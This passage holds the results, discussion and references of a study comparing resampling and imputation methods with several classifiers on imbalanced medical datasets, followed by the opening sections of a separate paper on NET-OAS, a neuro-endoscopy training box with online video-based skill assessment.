SM_RU_SUB	0.7381	0.8045	0.7450	0.7200	0.8375

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

its performance when random undersampling and hybrid sampling were applied on the dataset.

The accuracy scores (Table III) reach highest values for 3NN (with missing values substitution), 5NN and SVM - no resampling for all of them. Naïve Bayes' best accuracy is worse than for mentioned classifiers but significantly better than for weakly performing decision tree.

In the Figure 2, the highest accuracy scores obtained in the experiment are compared with accuracy scores in cases where sensitivity for given classifier was highest. Only Naïve Bayes with hybrid approach reaches highest sensitivity with highest accuracy.




Fig. 2: Highest accuracy score vs. accuracy correlated with highest sensitivity score for hepatitis dataset

TABLE IV: Lung cancer sensitivity scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	<b>0.9492</b>	0.5000	<b>0.9792</b>	0.8892	0.5000
RU	0.9357	0.5000	0.8703	0.8986	<b>0.6350</b>
SM	0.9286	0.5000	0.9442	<b>0.9407</b>	0.5000
SM_RU	0.9357	0.5000	0.9488	0.9343	0.5000

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling

TABLE V: Lung cancer accuracy scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	<b>0.9802</b>	<b>0.8958</b>	<b>0.9865</b>	<b>0.9677</b>	0.8960
RU	0.8927	0.1042	0.8073	0.8500	<b>0.9240</b>
SM	0.9719	0.1042	0.9000	0.8938	0.8958
SM_RU	0.9750	<b>0.8958</b>	0.9083	0.8823	0.8958

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling

### B. Experimental Results for Lung Cancer Dataset

For lung cancer dataset sensitivity scores (Table IV) differed a lot across classifiers. The best result was achieved for kNN method. With 3 neighbors and no data preprocessing 9 out of 10 runs gave correct classification for whole minority class. Similar results were attained for 5NN classifier and they were only slightly worse than decision tree and hybrid over- and undersampling. SVM performed poorly but one better score was obtained when dataset was reduced. Naïve Bayes and support vector machine with other types of resampling were not capable to build any model correctly predicting the minority class labels.

This set has all records complete so no tests were made for classification with missing values substitution.

The accuracy scores in Table V were not correlated with sensitivity measure. In general, best values were obtained for classification in not preprocessed datasets with small exceptions for decision tree and SVM.

The comparison of the highest accuracies and the accuracies where the sensitivity was the highest is shown in the Figure 3. Almost all classifiers, except for 5NN, resulted in a high sensitivity and accuracy at the same time - a decision tree and 3NN with no preprocessing, SVM with random undersampling.

### C. Experimental Results for Hypothyroid Disease Dataset

The results for hypothyroid dataset (Table VI) are similar for all classifiers but SVM. A decision tree performed well even if no preprocessing was applied. Other techniques attained the best results when data was either undersampled or also beforehand oversampled. SMOTE also improved classification correctness significantly when comparing to no preprocessing at all. It may be observed that substitution of missing values slightly improved the sensitivity for kNN and SVM.

For all the classifiers without exceptions the accuracy was the best in case of an original dataset and when missing values






Fig. 3: Highest accuracy score vs. accuracy correlated with highest sensitivity score for hepatitis dataset

TABLE VI: Hypothyroid Disease sensitivity scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	<b>0.9439</b>	0.8836	0.9126	0.8935	0.5934
RU	0.9295	<b>0.9490</b>	<b>0.9499</b>	0.9448	0.8532
SM	0.9216	0.9161	0.9442	0.9432	0.5000
SM_RU	<b>0.9386</b>	0.9272	<b>0.9474</b>	0.9441	0.5000
NOP_SUB	<b>0.9427</b>	0.8346	0.9017	0.8886	0.6206
RU_SUB	0.9152	0.8448	<b>0.9490</b>	<b>0.9495</b>	<b>0.8998</b>
SM_SUB	0.9129	0.8468	0.9426	0.9437	0.5000
SM_RU_SUB	0.9164	0.8427	<b>0.9523</b>	<b>0.9513</b>	0.5000

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

were substituted by mean values (Table VII).

The comparison of the highest accuracies and the accuracies where sensitivity was the highest presented in the Figure 4 proves that decision tree without preprocessing is the most sensitive to the minority class and gives the most accurate predictions for both classes. For other classifiers where re-sampling was applied on a training dataset, the accuracy scores are slightly worse than the highest scores obtained.

#### D. Experimental Results for Thyroid Disease Dataset

The results for multi-class Thyroid disease data classification showed in the Table VIII vary across the methods applied. The best sensitivity scores were observed for a decision tree with random undersampling alone and when combined with




Fig. 4: Highest accuracy score vs. accuracy correlated with highest sensitivity score for hypothyroid dataset

TABLE VII: Hypothyroid Disease accuracy scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	<b>0.9903</b>	<b>0.9779</b>	<b>0.9806</b>	<b>0.9807</b>	<b>0.9497</b>
RU	0.9065	0.9515	0.9419	0.9402	0.8034
SM	0.9321	0.9708	0.9736	0.9711	0.9390
SM_RU	0.9370	0.9704	0.9625	0.9612	0.9390
NOP_SUB	<b>0.9862</b>	<b>0.9695</b>	<b>0.9816</b>	<b>0.9801</b>	<b>0.9525</b>
RU_SUB	0.8745	0.9368	0.9452	0.9461	0.8875
SM_SUB	0.9013	0.9646	0.9707	0.9670	0.9390
SM_RU_SUB	0.8929	0.9622	0.9616	0.9604	0.9390

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

TABLE VIII: Thyroid Disease sensitivity scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	0.9862	0.7051	0.5667	0.5403	0.4484
RU	<b>0.9926</b>	<b>0.8319</b>	0.6695	0.6745	<b>0.6320</b>
SM	0.9911	0.7826	0.6921	0.6994	0.3333
SM_RU	<b>0.9962</b>	0.8046	<b>0.7127</b>	<b>0.7056</b>	0.3333

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling

SMOTE. Next score was obtained by Naïve Bayes and RU, then 3NN, 5NN with the hybrid approach and finally again poorly performing SVM with random undersampling.

All the best accuracy values (table IX) were observed for all classifiers when applied on the original datasets.

The decision tree without preprocessing offers a perfect trade-off between maximum sensitivity and accuracy. In case of other classifiers improvement in sensitivity score causes a decrease of the accuracy (figure 5).

#### E. Experimental Results for Lung Squamous Cell Carcinoma Dataset

The Lung scc cancer is an experimental dataset with two minority classes. Only a decision tree reached outstanding sensitivity score when applied on an undersampled dataset (Table X). Naïve Bayes performed best combined with hybrid resampling approach, but the accuracy was still very low.




Fig. 5: Highest accuracy score vs. accuracy correlated with highest sensitivity score for thyroid dataset



TABLE IX: Thyroid Disease accuracy scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
	DT	NB	3NN	5NN	SVM
NOP	<b>0.9969</b>	<b>0.9151</b>	<b>0.9392</b>	<b>0.9398</b>	<b>0.9330</b>
RU	0.9805	0.8174	0.6134	0.6058	0.8378
SM	<b>0.9969</b>	0.8942	0.8662	0.8413	0.8732
SM_RU	0.9931	0.8821	0.7141	0.6883	0.9258

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling

TABLE X: Lung Squamous Cell Carcinoma sensitivity scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	0.3350	0.3690	0.3333	0.3333	-
RU	<b>0.5493</b>	0.3405	0.2227	0.2581	-
SM	0.3727	0.3558	0.3018	0.2956	-
SM_RU	0.4282	<b>0.3851</b>	0.3333	0.3333	-
NOP_SUB	0.3457	0.3314	0.3333	0.3333	0.3333
RU_SUB	0.3891	0.3445	0.1935	0.1872	0.1614
SM_SUB	0.3979	0.3664	0.2406	0.3541	0.3333
SM_RU_SUB	0.3622	0.3644	0.2670	0.2420	0.3333

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

For dataset with missing values it was not possible to find a hyperplane for the Support Vector Machine in a finite time, thus no sensitivity scores are presented in this section.

The accuracy for this dataset (table XI) are again mainly the best for no preprocessing.

For the lung scc cancer dataset the differences in the maximum accuracy and the accuracy when the sensitivity was the highest are presented in figure 6. Only a decision tree and Naïve Bayes were shown since other classifiers did not provide satisfactory sensitivity outcomes. Especially in the case of a decision tree the improvement in a sensitivity score cost a double drop in the accuracy score.

#### F. Discussion

In the conducted experiments five datasets were examined. The goal was to find out which preprocessing method and a



Fig. 6: Highest accuracy score vs. accuracy correlated with highest sensitivity score for lung scc cancer dataset

TABLE XI: Lung Squamous Cell Carcinoma accuracy scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	<b>0.9287</b>	0.9047	<b>0.9741</b>	<b>0.9741</b>	-
RU	0.4663	0.1636	0.6509	0.7543	-
SM	0.8830	0.8755	0.8819	0.8638	-
SM_RU	0.7621	0.6759	<b>0.9741</b>	<b>0.9741</b>	-
NOP_SUB	<b>0.9245</b>	<b>0.9399</b>	<b>0.9741</b>	<b>0.9741</b>	<b>0.9741</b>
RU_SUB	0.3802	0.1899	0.4698	0.4991	0.2802
SM_SUB	0.7812	0.2530	0.6552	0.6043	<b>0.9741</b>
SM_RU_SUB	0.6518	0.2474	0.6845	0.5638	<b>0.9741</b>

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

classification technique performs best under given conditions. All datasets represented class imbalance problem with different level of class labels distribution. There were binary and multiclass problems, with few or many samples and narrow or vast feature space. The aim was also to demonstrate how different characteristics influence performance of various data treatment methods - resampling and missing values imputation - and certain classification techniques.

Mean sensitivity and accuracy scores were given for each test on the combination of a resampling method and a learning algorithm. As already mentioned, accuracy may be not truly informative when assessing classifier's ability to identify minority samples. The correctly predicted labels mostly belong to majority class while minority class cases are frequently misclassified. Therefore a sensitivity score is more relevant as it indicates how good the predictions were within each class label. The classifiers with a high sensitivity, yet not the highest accuracy, are better in the identification of minority class samples. Consequently, the results of the experimental studies will be ranked by the sensitivity scores and accuracy will be considered as less significant.

For imbalanced two class Hepatitis dataset the best performing classification technique in terms of general accuracy and sensitivity to minority class samples was k-nearest neighbors. The best sensitivity scores were reached when combined with random undersampling. Naïve Bayes with hybrid preprocessing - random undersampling and SMOTE gave similar results to kNN. Most of other classifiers performed well when combined with random undersampling. Additionally, less efficient SVM and decision tree were more sensitive when missing values were substituted by mean values. As more than 5% of values were missing, mean value imputation usually improved the performance of classifiers. All kinds of classifiers trained on resampled datasets were more sensitive than without data preprocessing. The sensitivity and accuracy rates at the level of 70-85% suggest that learning algorithms cannot be considered as a truly reliable solution for the problem of classifying new instances.

The lung cancer dataset was also a two class problem. The characteristics of dataset revealed no missing values, high imbalance ratio and small sample size. Each instance was char-

TABLE XII: Compilation of correctly predicted labels for minority class (True Positives) and majority class (True Negatives)

	Actual number of samples	Predicted with NB NOP	Predicted with NB RU	Change
True Positive	151	117	142	16.56%
True Negative	3012	2977	2869	-3.59%

acterized by 7129 attributes. High dimensionality appeared to be a problem for Naïve Bayes and Support Vector Machine that were not able to create a proper probability model or decision surface with so many parameters in a reasonable classification time. Feature selection would probably help to decrease the dimensionality and improve their performance. kNN with  $k=3$  performed the best taking into account both accuracy and sensitivity when data was not processed. It means that data is well structured and unlabeled samples are most often close to other samples of their actual class. For other classifiers different preprocessing methods significantly improved their ability to recognize minority samples without a rapid decrease of the accuracy.

Hypothyroid is the last of examined binary class problems. The sensitivity scores for all classifiers excluding the Support Vector Machine were similar and no best performing combination can be indicated. The highest sensitivity score was attributed to kNN with 3 and 5 neighbors and hybrid resampling. The number of rows affected by missing values is lower than in case of the hepatitis dataset so a value imputation did not improve the sensitivity significantly. For all classifiers resampling improved sensitivity but accuracy scores remained at the highest level even when no preprocessing was applied. In order to better predict the samples from the minority class, a trade-off between improving the sensitivity and at the same time worsening the overall performance should be accepted. As an example, differences in correct labels predictions for last fold in final iteration of Naïve Bayes trained on a dataset with random undersampling (NB RU) versus trained on original dataset (NB NOP) were compiled in Table XII. It may be observed that after training on the dataset balanced with random undersampling, the classifier identified 1/6 more of minority samples and misclassified less than 4% of actual majority class instances.

Thyroid disease is a three-class problem. The best results were attained for a decision tree algorithm, no matter which preprocessing method was applied. It was due to the precisely defined split conditions and well separated minority class from majority one. Random undersampling with or without SMOTE improved the sensitivity scores for all classifiers tested, while accuracy remained best for datasets without preprocessing. Taking both metrics into account, decision tree with SMOTE reached best results for the problem.

The Lung scc cancer dataset has two minority classes and the third class significantly larger than two others. It could be observed that scores for any classification technique and

preprocessing method performed worse in that case than in the previous scenarios. On average, a half of instances were classified correctly by a decision tree algorithm combined with random undersampling, which is even worse by two times when compared with algorithm applied on not balanced, original dataset. This is an extremely difficult classification problem since the dataset is highly imbalanced - each of positive class instances constitute less than 3% of number of negative instances, there are three class labels and a ratio of missing values is relatively high. No combination of preprocessing method and classification technique can be considered reliable while classifying a new instance. It could be stated the balancing did not succeed in terms of highly uneven distribution of instances between separate classes.

## VI. CONCLUSIONS

Real-life medical datasets are often imbalanced, sparse and high-dimensional. Class imbalance is one of the key problems and it imposes additional difficulties on learning from data.

The point at issue is to what degree should one balance the original dataset or what kind of assumptions will make learning algorithms perform better than when considering the original distribution. The answer is open since this field still lacks a uniform benchmark platform and standardized performance assessments. Although there are many publicly available datasets, a very limited number concerns imbalanced class problems. Data sharing is not common and research groups are required to collect and prepare their own datasets [7]. There is still not much of theoretical understanding on the principles of this problem. Many algorithms that were proposed over years are able to improve classification accuracy over certain benchmarks but will fail over the others.

In the paper several classification techniques and data preprocessing methods were investigated. They were applied on datasets with various characteristics to distinguish factors and conditions that make a learning algorithm perform better. The application of resampling methods for imbalanced datasets enabled attaining higher results in terms of accuracy and sensitivity. The hybrid approach built by the combination of random removal of majority class samples and Synthetic Minority Oversampling Technique overcome single preprocessing techniques.

The paper considered simple, comprehensible algorithms that can be well understood by medical staff. However, in recent days an evolution from traditional learning algorithms towards neural networks and artificial intelligence solutions is observed [33]. Such methods may appear efficient but inability to identify the rules that determine category attribution may constitute a problem with comprehension for medical staff. Nonetheless, other classification techniques - including neural networks - and preprocessing approaches should be investigated in depth.

Another aspect is a computing cost when handling large volume of data with multivariate features which brings the necessity of good feature selection or principal component analysis [34]–[36]. Also, multi-class imbalanced problems

with at least two minority classes where the experts do not agree to aggregate them together require more advanced approaches for example with unequal costs of misclassification between classes [37].

## REFERENCES

- [1] Stefanowski J.: "Dealing with Data Difficulty Factors while Learning from Imbalanced Data", *Challenges in Computational Statistics and Data Mining*, 2016, pp. 333–363, DOI: 10.1007/978-3-319-18781-5\_17.
- [2] Senthilkumar D., Paulraj S.: "Diabetes Disease Diagnosis Using Multivariate Adaptive Regression Splines", *International Journal of Engineering and Technology*, vol.5(5), 2013, pp. 3922–3929.
- [3] Arslan A.K., Colaka C.: "Different medical data mining approaches based prediction of ischemic stroke", *Computer Methods and Programs in Biomedicine*, 2016, vol. 130, pp. 87–92, DOI: 10.1016/j.cmpb.2016.03.022.
- [4] Wosiak A., Dziomdziora A.: "Feature Selection and Classification Pairwise Combinations for High-dimensional Tumour Biomedical Datasets", *Schedae Informaticae*, 2015, vol. 24, pp. 53–62, DOI: 10.4467/20838476SI.15.005.3027.
- [5] Glinka K., Wosiak A., Zakrzewska D.: "Improving Children Diagnostics by Efficient Multi-label Classification Method", *Information Technologies in Medicine 2016* vol. 1, series: *Advances in Intelligent Systems and Computing* 471(1), eds.: Ewa Pietka, Paweł Badura, Jacek Kawa, Wojciech Wicławek, Springer International Publishing, pp. 253–266, DOI: 10.1007/978-3-319-39796-2.
- [6] Levashenko V., Zaitseva E.: "Fuzzy Decision Trees in medical decision Making Support System" 2012 Federated Conference on Computer Science and Information Systems (FedCSIS), Wrocław, 2012, pp. 213–219.
- [7] He H., Garcia E. A.: "Learning from Imbalanced Data", *IEEE Transactions on Knowledge and Data Engineering*, 2009, vol. 21(8), pp. 1263–1284, DOI: 10.1109/TKDE.2008.239.
- [8] Yang Q., Wu X.: "Challenging problems in data mining research", *International Journal of Information Technology and Decision Making*, 2006, vol. 5(4), 597–604, DOI: 10.1142/S0219622006002258.
- [9] Sun Y., Wong A.K., Kamel M.S.: "Classification of imbalanced data: A review", *International Journal of Pattern Recognition and Artificial Intelligence*, 2009, vol. 23(4), pp. 687–719, DOI: 10.1142/S0218001409007326.
- [10] Weiss G.M., Provost F.: "Learning when training data are costly: The effect of class distribution on tree induction", *Journal of Artificial Intelligence Research*, 2003, vol. 19, pp. 315–354, DOI: 10.1613/jair.1199.
- [11] Japkowicz N.: "Learning from Imbalanced Data Sets: A Comparison of Various Strategies", In: *Proceedings of the AAAI'2000 Workshop on Learning from Imbalanced Data Sets*, Austin, TX, USA, 2000.
- [12] de Moraes R. F., Miranda P. B., Silva, R. M.: "A Meta-Learning Method to Select Under-Sampling Algorithms for Imbalanced Data Sets", In: *Intelligent Systems (BRACIS)*, 2016 5th Brazilian Conference on, pp. 385–390, DOI: 10.1109/BRACIS.2016.076.
- [13] Morent D., Stathatos K., Lin W. C., Berthold M. R.: "Comprehensive PMML preprocessing in KNIME", In: *Proceedings of the 2011 workshop on Predictive markup language modeling*, 2011, pp. 28–31, DOI: 10.1145/2023598.2023602.
- [14] Wilk S., Stefanowski J., Wojciechowski S., Farion K.J., Michalowski W.: "Application of Preprocessing Methods to Imbalanced Clinical Data: An Experimental Study", In: Pietka E., Badura P., Kawa J., Wicławek W. (eds.) *Information Technologies in Medicine. Advances in Intelligent Systems and Computing*, 2016, vol. 471, pp. 503–516, DOI: 10.1007/978-3-319-39796-2\_41.
- [15] Wong, T.T.: "Performance evaluation of classification algorithms by k-fold and leave-one-out cross validation", *Pattern Recognition*, 2015, vol. 48(9), pp. 2839–2846, DOI: 10.1016/j.patcog.2015.03.009.
- [16] Yadav S., Shukla S.: "Analysis of k-Fold Cross-Validation over Hold-Out Validation on Colossal Datasets for Quality Classification", In: *Advanced Computing (IACC)*, 2016 IEEE 6th International Conference on, pp. 78–83, DOI: 10.1109/IACC.2016.25.
- [17] Zhang Y., Yang Y.: "Cross-validation for selecting a model selection procedure", *Journal of Econometrics*, 2015, vol. 187(1), pp. 95–112, DOI: 10.1016/j.jeconom.2015.02.006.
- [18] Berthold M.R., Cebron N., Dill F., Gabriel T.R., Kästner T., Meinl T., Ohl P., Sieb Ch., Thiel K., Wiswedel B.: "KNIME: The Konstanz Information Miner" In: *Preisach C., Burkhardt H., Schmidt-Thieme L., Decker R. (eds) Data Analysis, Machine Learning and Applications. Studies in Classification, Data Analysis, and Knowledge Organization*, Springer, Berlin, Heidelberg, 2008, DOI: 10.1007/978-3-540-78246-9\_38.
- [19] O'Hagan S., Kell D.B.: "Software review: the KNIME workflow environment and its applications in genetic programming and machine learning", *Genetic Programming and Evolvable Machines*, 2015, vol. 16(3), pp. 387–391, DOI: 10.1007/s10710-015-9247-3.
- [20] Lopez, V., Fernandez, A., Moreno-Torres, J. G., Herrera, F.: "Analysis of preprocessing vs. cost-sensitive learning for imbalanced classification. Open problems on intrinsic data characteristics", *Expert Systems with Applications*, 2012, vol. 39(7), pp. 6585–6608 DOI: 10.1016/j.eswa.2011.12.043.
- [21] Drummond C., Holte R.C.: "C4.5, Class Imbalance, and Cost Sensitivity: Why Under-sampling beats Over-sampling", In: *Workshop on Learning from Imbalanced Data Sets II*, International Conference on Machine Learning, Washington, DC, USA, 2003.
- [22] Garcia V., Sanchez J.S., Molineda R.A.: "On the effectiveness of preprocessing methods when dealing with different levels of class imbalance", *Knowledge-Based Systems*, 2012, vol. 25(1), pp. 13–21, DOI: 10.1016/j.knsys.2011.06.013.
- [23] Fernandez A., Lopez V., Galar M., Jose del Jesus M., Herrera F.: "Analysing the classification of imbalanced data-sets with multiple classes: Binarization techniques and ad-hoc approaches", *Knowledge-Based Systems*, 2013, vol. 42, pp. 97–110, DOI: 10.1016/j.knsys.2013.01.018.
- [24] Chawla N., Bowye K., Hall L., Kegelmeyer W.P.: "SMOTE: Synthetic Minority Over-sampling Technique", *Journal of Artificial Intelligence Research*, 2002, vol. 16, pp. 321–357, DOI: 10.1613/jair.953.
- [25] Weiss G.M.: "Mining with rarity: a unifying framework", *ACM SIGKDD Explorations Newsletter*, 2004, vol. 6(1), pp. 7–19, DOI: 10.1145/1007730.1007734.
- [26] Batista G.E., Prati R.C., Monard M.C.: "Balancing strategies and class overlapping". In: *Advances in Intelligent Data Analysis VI*, 2005, pp. 24–35, DOI: 10.1007/11552253\_3.
- [27] Ali A., Shamsuddin S.M., Ralescu A.L.: "Classification with class imbalance problem: A Review", *International Journal of Advances in Soft Computing and its Applications*, 2015, vol. 7(3), pp. 176–204.
- [28] <https://archive.ics.uci.edu/ml/machine-learning-databases/hepatitis/hepatitis.data>
- [29] Kent Ridge Biomedical Dataset Repository: <http://datam.i2r.a-star.edu.sg/datasets/krbd/LungCancer/LungCancer-Michigan.html>
- [30] <https://archive.ics.uci.edu/ml/machine-learning-databases/thyroid-disease/hypothyroid.data>
- [31] <http://archive.ics.uci.edu/ml/machine-learning-databases/thyroid-disease/ann-train.data>
- [32] [http://www.cbiportal.org/study?id=lusc\\_tcga](http://www.cbiportal.org/study?id=lusc_tcga)
- [33] Yang P., Xu L., Zhou B. B., Zhang Z., Zomaya A. Y.: "A particle swarm based hybrid system for imbalanced medical data sampling. BMC genomics", 2009, vol. 10(3):S34, DOI: 10.1186/1471-2164-10-S3-S34.
- [34] Janousova E., Schwarz D., Kasperek T.: "Data reduction in classification of 3-D brain images in the schizophrenia research", *Analysis of Biomedical Signals and Images*, 2010, vol. 20, pp. 69–74.
- [35] Panczer K., Paja W., Gomula J.: "Random Forest Feature Selection for Data Coming from Evaluation Sheets of Subjects with ASDs", *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, 2016, Vol. 8, pages 299–302, DOI: 10.15439/2016F274.
- [36] Paja W.: "Medical diagnosis support and accuracy improvement by application of total scoring from feature selection approach", *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems (FEDCSIS 2015)*, *Annals of Computer Science and Information Systems*, eds. M. Ganzha and L. Maciaszek and M. Paprzycki, IEEE, 2015, pp. 281–286, DOI: 10.15439/2015F361.
- [37] El-Ghamrawy S. M.: "A Knowledge Management Framework for imbalanced data using Frequent Pattern Mining based on Bloom Filter", In: *Computer Engineering & Systems (ICCES)*, 2016 11th International Conference on, pp. 226–231, DOI: 10.1109/ICCES.2016.7822004.



# Neuro-Endo-Trainer-Online Assessment System (NET-OAS) for Neuro-Endoscopic Skills Training

Vinkle Kumar Srivastav\*, Britty Baby\*, Ramandeep Singh<sup>†</sup>, Prem Kalra\* and Ashish Suri<sup>‡</sup>

\*Amar Nath and Shashi Khosla School of IT

Indian Institute of Technology Delhi, Hauz Khas, Email: vinkle.kumar@gmail.com

<sup>†</sup>Center for Biomedical Engineering

Indian Institute of Technology Delhi, Hauz Khas

<sup>‡</sup>Department of Neurosurgery,

All India Institute of Medical Sciences, New Delhi

**Abstract**—Neuro-endoscopy is a challenging minimally invasive neurosurgery that requires surgical skills to be acquired using training methods different from the existing apprenticeship model. There are various training systems developed for imparting fundamental technical skills in laparoscopy where as limited systems for neuro-endoscopy. Neuro-Endo-Trainer was a box-trainer developed for endo-nasal transsphenoidal surgical skills training with video based offline evaluation system. The objective of the current study was to develop a modified version (Neuro-Endo-Trainer-Online Assessment System (NET-OAS)) by providing a stand-alone system with online evaluation and real-time feedback. The validation study on a group of 15 novice participants shows the improvement in the technical skills for handling the neuro-endoscope and the tool while performing pick and place activity.

**Index Terms**—Neuro-endoscopy; Vision based surgical skills assessment; surgical skills training; Neuro endo trainer; online evaluation

## I. INTRODUCTION

MINIMALLY invasive neurosurgical procedures have gained the popularity in recent years due to the reduction in postoperative recovery time, morbidity, hospitalization time and cost of patient care [1]. It provides the neurosurgeon with a better visualization method of the complex surgical site with reduced damage to the intricate anatomy of the brain. Neuro-endoscopy is a minimally invasive neurosurgical procedure that uses an endoscope image projected on the 2-dimensional display to access the interior deep structures. The margin of error is minimal and the existing apprenticeship based method of training is not suitable. It requires training for eye-hand coordination, depth perception, and bimanual dexterity. The simulation-based training outside the operating room is getting wide acceptance due to the provision of repeated practice, objective evaluation, real-time feedback and staged development of skills without the supervision of an expert surgeon [2].

Simulation-based training in neuro-endoscopy varies from low-fidelity natural simulations, box trainers, part-task trainers, to intermediate-fidelity synthetic simulators, virtual reality simulators and high-fidelity cadavers and animal models. The box-trainers or part-task trainers are designed to impart training for fundamental technical skills of instrument handling and

eye-hand coordination. The synthetic simulators and virtual reality trainers provide training for anatomy and procedures but give limited haptic feedback. The high-fidelity simulations on cadavers and animals provide training for anatomy and procedures along with haptic feedback and realism [3]–[7].

The evaluation of the surgical activity on the various simulation systems is platform-specific. The assessment methods can be based on direct observation, error metric of the task, sensor-based evaluation of the motion and video-based evaluation of the activity or combination of these. The validation studies on Neurosurgery Education and Training School-Skills Assessment Scale (NETS-SAS) identifies the independent parameters of neurosurgery skills as hand-eye coordination, instrument-tissue manipulation, dexterity, flow of procedure and effectualness [8]. These parameters can be analyzed by the video-based evaluation systems that monitor the activity and movement of the surgeon's hands or tools. The video recording of the activity also provides an opportunity to validate the evaluation using subjective methods.

The video based automatic assessment system can be of two types; offline evaluation and online evaluation. Offline evaluation systems acquire the activity video at reasonable rate and stores the video stream for further analysis. The online evaluation system uses the frame-by-frame analysis, that simultaneously evaluate the activity and also stores it for future reference.

Neuro-Endo-Trainer was a box trainer developed for providing skills training for endo-nasal transsphenoidal surgery (ENTS). It was a pick-and-place task trainer that provides the training for basic fundamental skills using standard variable angled neuro-endoscopes [8]. The evaluation method includes video-based offline evaluation using an auxiliary camera mounted at the top of the box [9]. The existing method of training on Neuro-Endo-Trainer involves the pick and place of one of the six rings in a predefined pattern under the assistance of technical personnel. The activity performed is sub-divided into sub-activity based on the state of the tool and the rings. The sub-activity can be “stationary”, “picking” or “moving”. The state machine is determined using video processing that includes the tooltip tracking, background segmentation, and ring segmentation. The definition of state machine with

the heuristics determined from the video, causes uncertainty and requires a robust task definition system. Therefore, the hardware of the Neuro-Endo-Trainer was augmented with automatic LED-based task definition to determine the state machine. We have developed a stand-alone training system with Neuro-Endo-Trainer to provide online assessment and real-time feedback and defined it as Neuro-Endo-Trainer-Online Assessment System (NET-OAS). Our online automatic assessment system analyzes the activity frame-by-frame and categorizes it as a sub-activity. The relevant parameters of skills training are identified by statistical analysis of the sub-activity. It provides a warning to the trainee neurosurgeon when they make mistakes and provide a detailed synopsis at the end of the activity. The aim of the current study is to validate the developed NET-OAS to establish the level of skills acquisition after staged practice.

## II. BACKGROUND

The low fidelity box-trainers are widely available for laparoscopic skills training [10], [11] whereas they are limited for neuro-endoscopy. The evaluation system for these trainers can be based on subjective or objective measures. The objective evaluation includes Likert-scale based direct observation, sensor-based evaluation and computerized video analysis. The webcam based endoscopic endonasal trainer developed by Hirayama et al. studied the effectualness of the training by evaluating the performance on LapSim simulator before and after the training [3]. Neuro-Endo-Trainer SkullBase-Task-GraspPickPlace developed by Raman et.al was validated using subjective evaluation on different target groups [8].

The video-based evaluation of the surgical activity includes the tracking of the tooltip or tracking the surgeon's hands. There are evaluation systems that use statistical color based image segmentation and tool tracking to identify the tool position and orientation [12], [13]. The automated skills evaluation method in minimally invasive laparoscopic surgeries were done by segmenting the task into sub-tasks (Therbligs) and their kinematic analysis [14]. The feature based tool tracking combined with region-based level set segmentation was used to obtain 3D pose estimation of the instruments and to evaluate the psychomotor skills [15]. There are methods that capture the activity of the subject and track the hand movements using multiple camera feeds [16]. Neuro-Endo-Activity-Tracker provided a video-based automatic evaluation using Gaussian Mixture based background subtraction and tracking of the tooltip using Tracking-Learning-Detection algorithm [9].

## III. METHODOLOGY

